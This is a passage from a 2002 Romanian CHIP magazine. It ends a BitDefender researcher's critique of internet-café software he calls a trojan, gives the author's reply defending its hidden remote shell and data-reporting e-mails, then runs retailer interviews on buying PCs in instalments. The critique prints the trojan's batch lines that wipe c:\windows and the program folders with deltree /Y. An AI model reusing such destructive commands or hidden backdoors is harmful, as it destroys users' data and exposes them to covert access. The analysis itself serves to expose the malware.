
După analiza a zeci de astfel de programe pe zi, un virus researcher poate constata numai prin analiza codului binar tipul programatorului care a scris respectivul cod. În analiza programului am găsit greșeli flagrante de programare, ceea ce mă face să cred că autorul este un începător. Având în vedere faptul că toate modulele mai importante au fost „împrumutate" de la alți programatori, programul dă impresia unui Trabant cu un sistem de securitate furat de la un Volvo, un sistem de transmisie furat de la un Audi și roți de la un BMW. De exemplu, nu-mi pot imagina la ce s-a gândit autorul când a scris următoarele linii:

```
@echo off
c:\windows\command\deltree.exe /Y c:\client
c:\windows\command\deltree.exe /Y c:\windows
c:\windows\command\deltree.exe /Y c:\progra~1
c:\windows\command\deltree.exe /Y c:\progra~2
```

Este evident că, odată cu instrucțiunea a treia, fișierul deltree.exe, care se află într-un subdirector al Windows-ului, va fi și el șters. Deci liniile 4 și 5 vor da un superb „Bad command or file name".

Nu-mi pot da seama nici de ce oare programul încearcă să șteargă niște fișiere la care oricum nimeni nu are acces într-o sesiune Windows (kernel32.dll). Iar dacă autorul dorea cu adevărat să distrugă respectivele calculatoare, putea alege o metodă mult mai subtilă (având în vedere faptul că are acces la Ring 0).

La fel, nu înțeleg de ce a introdus funcția RegisterServiceProcess direct în IAT-ul programului original. La despachetare, codul sistemului AsProtect își asumă și responsabilitatea de PE Loader. Dar cum sub Windows NT/2000 kernel32.dll nu exportă funcția RegisterServiceProcess, AsProtect va da mesajul de eroare „The imported function RegisterServiceProcess cannot be found in the library Kernel32.dll". În acel moment, fișierul original este despachetat în memorie, majoritatea importurilor sunt deja rezolvate, iar trucurile anti-debugging au trecut de mult. Un simplu memory dump este suficient pentru a obține fișierul original în proporție de 99%.

Sunt zeci de astfel de erori puerile, care scot la iveală lipsa de experiență a programatorului.

Șase

Sunt foarte curios care este opinia unui patron de Internet Café, care a dat câteva sute bune de dolari pentru acest software, fără să știe că de fapt a cumpărat un troian. În momentul de față, orice atacator se poate conecta, de acasă, la ICafé-urile care au instalat programul (cu user & password de mai sus) și poate produce pagube de mii de dolari. La fel, problema confidențialității datelor este foarte importantă și nu știu câți oameni doresc să trimită, la fiecare pornire a PC-ului, informații despre activitatea lor la acel computer. Sunt de asemenea curios care este părerea autorităților în situația în care, furând software și punând în pericol datele a zeci de computere, un pseudo-programator a reușit să strângă câteva mii bune de dolari.

Mihai Chiriac
BitDefender Data Security Expert
mchiriac@bitdefender.com
www.bitdefender.com

Dreptul la replică

Iată și părerea programatorului în cauză asupra acestei situații.

Ceea ce ați primit dumneavoastră este doar PARȚIAL adevărat.
La pornirea serverului, primesc un mail de genul:
Subject: -=ENET=- (194.102.247.222) report
17/10/2002 14:59:30 Begin server configuration data
17/10/2002 14:59:30 My ip is: 194.102.247.222
17/10/2002 14:59:30 Unimaemalematools server Ver 14.0.0.45E
17/10/2002 14:59:30 Complied for hardware key:
9F7FCE5E80E00C3FCBBCCAF53351C83C
17/10/2002 14:59:30 System reported hardware key:
9F7FCE5E80E00C3FCBBCCAF53351C83C
17/10/2002 14:59:30 Number of licensed computers: 25

17/10/2002 14:59:30 Begin dumping log...
17/10/2002 14:59:30 Last 6 lines of c:\server\tp.txt follow

17/10/2002 14:59:30 Change shift on date 16/10/2002 hour 20:57:00 by Mihai
17/10/2002 14:59:30 Total: 1 364 000 (computers) + 0 (other products) = 1 364 000
17/10/2002 14:59:30
17/10/2002 14:59:30 Change shift on date 17/10/2002 hour 09:19:21 by chris
17/10/2002 14:59:30 Total: 720 000 (computers) + 0 (other products) = 720 000
17/10/2002 14:59:30


17/10/2002 14:59:30 End dumping log
17/10/2002 14:59:30 End server configuration data

Nici mai mult, nici mai puțin...
Să le luăm pe rând:
1. IP-ul serverului de contorizare
2. Versiunea & locația (Internet Café-ul)
3. Hardware key-ul pentru care a fost compilat
4. Hardware key-ul raportat de sistem
3 și 4 reprezintă o protecție la copiere, și este un HASH md5, deci nu poate fi decriptat și să aflu informații despre hardware. Se compune din seria & versiunea de la placa de bază & harddisk.
5. Numărul de calculatoare pentru care a fost compilat programul, nu câte calculatoare sunt în sală.
6. Ultimele 6 linii din fișierul de predare de tură. În cazul în care apar diferențe MARI între media încasărilor și ceea ce se află în fișierul respectiv, anunț patronul.
Și asta e tot.
Shell-ul remote: numai eu am acces. Nu poate fi vorba despre un atacator, deoarece sesiunea se desfășoară astfel:
1. trebuie trimisă o comandă pe un anumit port, pe care nu o știe nimeni
2. se deschide un alt port, pe care se face autentificarea cu nume de utilizator / parolă.

Tot pentru protecție a fost implementat... În versiunile mai vechi nu exista o protecție hardware și asta era singura metodă prin care puteam proteja programul de la copierea neautorizată din păcate... dezactivarea (ștergerea unor fișiere).
În ultima versiune (demo-ul de pe site e destul de vechi) nu mai există acest shell.
Despre sistemul de protecție a fișierelor „Alfa File System Protection": dacă trimiteți un mail la creatorul acestui soft, o să vă confirme că am dreptul să folosesc acest soft... printre altele; dacă era versiunea shareware, nu funcționa tot timpul.
Bun... eu nu am primit nici o înștiințare de la BitDefender despre acest lucru, ceea ce mi s-ar fi părut absolut normal. [Nu] am firmă, nu-mi pot permite să-mi fac o firmă acum... am vândut foarte puține copii ale programului (4-5 copii), restul au fost date pentru a-mi asigura popularitatea și pentru a le testa. Adică eu nu am scos nici 500$ din acest program deocamdată... iar pentru a-mi deschide o firmă, îmi trebuie cam 2-3000$ (acte, licență Delphi, licență Windows, domeniu .ro etc... nu am folosit baze de date tocmai ca să nu am nevoie de Delphi Enterprise, dar și așa este foarte mare costul...). Domeniul a fost cumpărat de un prieten și acum mă întreb dacă a fost legal sau nu... deși din păcate nu cred că e legal...
Hostingul din fericire îl am asigurat de un ISP, i-am mai ajutat la una alta acum 2-3 ani, când nu prea aveam ce face... puteam să stau pe net gratis ;). Când o să am certitudinea că o să se poată vinde bine, o să-mi fac firmă și o să-mi cumpăr o licență de Delphi.
Sunt curios de ce clientul este detectat ca troian?
Eu am vrut să-mi testați programul în paginile revistei, dar din păcate acest lucru nu a fost posibil, deoarece nu am o firmă...

Sammy

Toate aceste materiale provin de la persoane exterioare redacției și reprezintă opinii care le aparțin. Redacția CHIP nu își asumă nici o responsabilitate, de orice fel, asupra acestor materiale.



Opinii

Abonament la calculator

Dacă este normal ca mobila sau o mașină să fie cumpărate în rate, în cazul unui calculator pot apărea discuții, datorită dinamismului deosebit din IT.



Mihai Marin, Director Depozitul de Calculatoare: „Nu pot spune că sunt extraordinar de mulțumit, pentru că mecanismul e greoi".

Cumpărarea în rate a reprezentat aproape dintotdeauna modalitatea cea mai la îndemână de achiziționare a unui produs relativ scump. Ea are avantajul că nu presupune o cheltuială bruscă foarte mare, dar dezavantajul că îl menține, pe cel care o adoptă, dator pe o anumită perioadă de timp, iar în cazul calculatoarelor această datorie ajunge să fie pentru un produs depășit.

Pe marginea acestui subiect, al cumpărării PC-urilor în rate, am discutat cu o serie de firme importante din peisajul IT românesc și, după cum veți vedea și din interviurile pe care le vom expune în continuare, există păreri și atitudini diferite. Unii se implică într-un mod destul de activ în susținerea acestui sistem, alții au o atitudine să-i spunem „echilibrată", iar alții sunt mai mult decât rezervați față de această modalitate de achiziție, dar o suportă din necesitate.

Adrian Țuligă
Director Vânzări DECK Computers

CHIP: *Ce părere aveți despre sistemul de rate?*

Adrian Țuligă: Rata în esență este un credit oferit de bănci, în condițiile stabilite de acestea (dobândă, giranți etc.).

CHIP: *Dar oferiți acest serviciu.*

Adrian Țuligă: Da, așa este, oferim cu ajutorul câtorva bănci, însă ideea nu ne entuziasmează foarte tare. Pe de altă parte, suntem cumva alături și de client, uneori chiar până în pragul situației de a pierde în afacere, pentru că nu avem numai clienți noi, îi înțelegem și de multe ori încercăm să-i susținem. La ora actuală suntem în negocieri cu o anumită bancă pentru obținerea unor condiții mai avantajoase pentru clienți.



Adrian Țuliga, Director Vânzări DECK Computers: „Ideea nu ne entuziasmează foarte tare".

CHIP: *În afara acelor negocieri de care ați pomenit, urmăriți să sprijiniți clienții în alt mod?*

Adrian Țuligă: În trecut, DECK Computers a finanțat acest sistem de creditare pentru persoane fizice. Lucrurile au început foarte frumos, și datorită dobânzilor și condițiilor mult mai avantajoase decât la bănci clienții au fost interesați. Problema a apărut însă odată cu creșterea numărului acestor clienți, printre care s-au numărat suficient de multe persoane care nu-și plăteau rata la timp, și din acest motiv ar fi însemnat să ne transformăm într-un gen de poliție economică, lucru pe care nu ni-l doream. Ar fi însemnat practic să menținem un serviciu de credite în cadrul firmei, ceea ce ar fi devenit nerentabil. Din această cauză DECK Computers a renunțat la acest sistem și lucrează acum numai prin intermediul (și în condițiile) băncilor.

CHIP: *Cu ce bănci lucrați în prezent?*

Adrian Țuligă: Folosim în mod curent BCR și CEC. O mare parte din clienți preferă BCR pentru că aparent lucrurile se derulează puțin mai repede în cazul lor. Dar chiar și așa totul durează cam o săptămână.

CHIP: *Aveți oameni care se ocupă de asistență în mod special?*

Adrian Țuligă: Nu, avem doar un dosar pregătit, în cadrul căruia cel mai important element este factura proformă pe care clientul o va prezenta băncii. Concomitent, noi rezervăm acel produs la prețul lui inițial.

CHIP: *Cât de mult contează produsele în rate? Au o pondere semnificativă? Au crescut vânzările din cauza lor?*

Adrian Țuligă: Nu am realizat o contorizare, iar în privința vânzărilor a fost mai degrabă satisfacția faptului că dacă un client a avut nevoie să cumpere în rate a putut-o face.

Mihai Marin
Director Depozitul de Calculatoare

CHIP: *Ce părere aveți despre sistemul de cumpărare în rate?*


Mihai Marin: Nu pot spune că sunt extraordinar de mulțumit, pentru că mecanismul e greoi. Clienții sunt foarte mulți care spun „Vreau să plătesc în rate", însă până la urmă ei preferă să mai facă un efort și cu un eventual discount să cumpere calculatorul cu totul. Așa dacă-l trimiți pe om să umble prin oraș, să-și facă rost de adeverințe, de giranți etc. de multe ori îl descurajezi. În plus de asta, sunt foarte mulți oameni care sunt angajați la firme private și nu-și pot permite să plece oricum de la lucru ca să-și ia la urma urmei un simplu calculator. Senzația este că nu merge.

CHIP: *Aveți oameni care se ocupă în mod special de asta (de exemplu, să preia actele clientului ș.a.m.d.)?*

Mihai Marin: Da, noi punem în magazine oameni care să umble cu actele, special ca să scutim clientul de timpul pierdut. Numai că mecanismul este foarte greoi. Pe de altă parte, clientul când ia calculatorul, pe lângă faptul că plătește mai mult din cauza dobânzilor, trebuie să mai punem de exemplu în plus 2% asigurarea de neplată (pentru că sunt și destule cazuri de clienți neserioși sau care după un 1-2 ani nu mai au cu ce plăti) și așa vede că în final îl încarci. Și mai este în plus și devalorizarea sistemului după doi ani de zile, ajungând la un moment dat să tot dea banii pe un calculator care e deja depășit. Și-atunci el preferă până la urmă să mai facă un efort și să ia calculatorul cu totul, pentru că numai un nepriceput (sau cineva cu necesități minime) este la fel de mulțumit cu un calculator de acum doi ani.

Rămân la părerea că un sistem de discount este mai interesant pentru clienți și că ar fi de preferat ca aceștia să nu apeleze la rate.

Deja calculatorul se îndreaptă ușor-ușor către un statut de consumabil. Omul își ia calculator și devenind dependent de el oricum îl va schimba în fiecare an sau odată la doi ani. Practic nu mai este un bun de folosință îndelungată și din cauza asta nu prea mai merită să fie luat în rate. Nu este ca o mașină de spălat la care plătești un an, dar o folosești zece. Exage-


În acest car cu fân EXISTĂ UN AC!
Foto: Anamaria Stoica
În plus, calului îi lipsește o potcoavă, omului îi lipsește un nasture de la camașă, iar cea de-a doua căruță are pană pe spate. Toate aceste amănunte le știm de la graficianul nostru, care folosește o placă video Inno 3D Tornado, GeForce 4 MX, AGP 8x, etc. E singurul care le vede pe toate...
ROMSOFT®
THE HARDWARE COMPANY
=>
dc
DEPOZITUL DE CALCULATOARE®
inno3D
TORNADO
GEFORCE 4
MX
AGP 8X
ROMSOFT SA Mareșal Averescu 8-10 Tel/Fax: 224 03 33 office@romsoft.ro Bucuresti
Stirbei Voda nr.172 Tel: 021-221 73 77 stirbei@depozituldecalculatoare.ro Bd.Decebal nr.18 Tel: 021-326 57 33 decebal@depozituldecalculatoare.ro
InnoVISION InnoVISION InnoVISION
Pitești Bd.Republicii bl.S9C, parter Tel:0248-216 699 pitesti@depozituldecalculatoare.ro Călărași Str.București bl.10, parter Tel: 0242-333 624 calarasi@depozituldecalculatoare.ro
Brasov Str.Lungă nr.54 Tel: 0268 470 019 brasov@depozituldecalculatoare.ro

rând un pic, e ca și cum te-ai duce să iei un carton de ouă în rate.

CHIP: *Cu ce bănci lucrați?*

Mihai Marin: Cu CEC, BCR, BRD, iar dobânzile sunt cele uzuale practicate de băncile respective.

CHIP: Unele firme practică un gen de subvenționare a dobânzii. Aveți de gând să realizați ceva similar?

Mihai Marin: Vă spun, nefiind foarte încântați de sistem, îl suportăm mai mult de nevoie (este absolut necesar pentru că există anumiți oameni cu o putere redusă de cumpărare), dar nu încercăm să-l împingem prea departe.

Eduard Samson
Retail Administrative Manager Flamingo Computers

CHIP: *De cât succes se bucură sistemul de rate la Flamingo? Realizați vânzări semnificative în acest mod?*

Eduard Samson: Sistemul de rate prin Raiffeisen Bank a fost lansat printr-o campanie mediatică puternică la nivel național, ce a cuprins medii TV, radio, presa, afișe, flyere, web, oferte HTML trimise pe o bază de date de câteva mii de clienți etc. În urma acestei campanii și a condițiilor deosebite oferite de acest sistem, cererile de achiziționare în rate au crescut foarte mult, ajungând în acest moment la peste 250/săptămână, nivelul



Eduard Samson, Retail Administrative Manager Flamingo Computers: „Cererile de achiziționare în rate au crescut foarte mult, ajungând în acest moment la peste 250/săptămână".

vânzărilor în rate reprezentând în acest moment aproximativ 0,5% din totalul vânzărilor prin magazinele Flamingo.

CHIP: *Cât de mult are de umblat clientul? Câte zile sunt necesare pentru încheierea întregii operațiuni de cumpărare a unui PC în rate?*

Eduard Samson: Tocmai acesta este avantajul major al sistemului de creditare pe care l-am adoptat, pe lângă nivelul dobânzilor care este foarte scăzut: aprobarea unui dosar durează 48 de ore și prezența clientului este necesară doar în două momente: la completarea formularelor și la semnarea contractului.

CHIP: *Cu ce bănci lucrați?*

Eduard Samson: Singura bancă cu care colaborăm pentru vânzarea în rate este Raiffeisen Bank, date fiind condițiile avantajoase oferite, constând în timpul scurt de aprobare a unui dosar, fișele de scoring pentru preaprobare bine întocmite, în așa fel încât cine trece de acest prag are în 99% dintre cazuri dosarul aprobat, credite promotionale lunare etc.

CHIP: *În ce măsură oferiți facilități speciale pentru acest sistem (de exemplu, subvenționarea dobânzii etc.)?*

Eduard Samson: Toate produsele Flamingo pot fi achiziționate în rate, în plus existând o promoție lunară pentru anumite trei produse din lista Flamingo care au dobânda și avansul, necesare încheierii dosarului de rate, reduse. Acest sistem se aplică asupra unor produse deja foarte atractive prin preț. Acest tip de credite, denumit CREDITUL FLAMINGO, este majoritar în dosarele de rate depuse de către clienții Flamingo.

CHIP: *Aveți produse pe care le promovați în mod special în acest sistem?*

Eduard Samson: Lunar trei produse din oferta companiei sunt incluse în CREDITUL FLAMINGO, acestea având nivelul dobânzii de 29% și cel al avansului coborât la 10%.

CHIP: *Aveți și alte forme de credit?*

Eduard Samson: Achiționarea produselor Flamingo se poate face și în euro, în acest caz dobânda fiind de 9,5%, iar avansul de 10%.

Ionuț Flueraș
Sales Manager UltraPRO Computers

CHIP: *Ce părere aveți despre sistemul de rate?*

Ionuț Fluieraș: Am observat că odată cu scăderea dobânzii încrederea clienților vizavi de cumpărarea în rate crește, ceea ce duce din punctul nostru de vedere la o creștere a vânzărilor. Înainte nu oricine își permitea un calculator, chiar și în rate, pe când acum, un credit pe 2-3 ani este foarte accesibil; pe un an, fiind o perioadă foarte scurtă și salariile fiind destul de mici, nu rentează nici din punctul nostru de vedere și nici creditul nu este atât de ușor de obținut (din cauza condițiilor impuse de bănci).

CHIP: *Cu ce bănci lucrați?*

Ionuț Fluieraș: Cu CEC și cu Banca Românească. Mulți clienți au încredere în CEC, către care s-au orientat și din cauza condițiilor mai avantajoase decât la alte bănci (comisioane, polițe de asigurare etc., faptul că dobânda este cea mai mică de pe piață, iar avansul de numai 10%). De sărbători CEC-ul chiar are o promoție, avans zero și o dobândă de 32%.

CHIP: *Promovați ceva anume în mod special pentru vânzarea în acest sistem?*

Ionuț Fluieraș: Nu, vindem orice. Cine preferă să cumpere o componentă în rate o poate face; dacă preferă să cumpere un sistem de 3.000 de dolari



Ionuț Flueraș, Sales Manager UltraPRO Computers: „Sistemul de rate este o soluție viabilă".

(până în 3.000 de dolari) poate face de asemenea acest lucru.

CHIP: *Ce gen de produse au succes în acest sistem?*

Ionuț Fluieraș: Cumpărătorii au ajuns la un nivel de cunoștințe care le permite să-și dea seama de faptul că un calculator ieftin nu îi satisface neapărat din punct de vedere al sistemului în sine. Poate vor să realizeze prelucrări grafice și își dau seama că un sistem ieftin nu poate să facă aceasta, poate vor să țină o bază de date, moment în care pretențiile și prețurile devin altele. Dacă înainte de exemplu un calculator mic era 15 milioane (de lei) și un un client cumpăra un calculator de 15 milioane în rate, deja acum au urcat la nivelul a 20-25 sau chiar 30 de milioane.

CHIP: *Deci cam aceasta este zona de preț pentru sistemele vândute în rate.*

Ionuț Fluieraș: Da, între 20 și 30 de milioane.

CHIP: *Oferiți vreun gen de susținere sau facilități mai speciale pentru sistemul de rate?*

Ionuț Fluieraș: Doar ceea ce oferă banca.

CHIP: *Ați avut probleme cu clienți care nu și-au plătit marfa?*

Ionuț Fluieraș: În general, nu. Și oricum, din cauza faptului că produsul era asigurat (băncile percep acea poliță de asigurare), nu ne-a afectat în mod direct.

CHIP: *Per ansamblu, cum vedeți sistemul de rate? Este o soluție viabilă?*

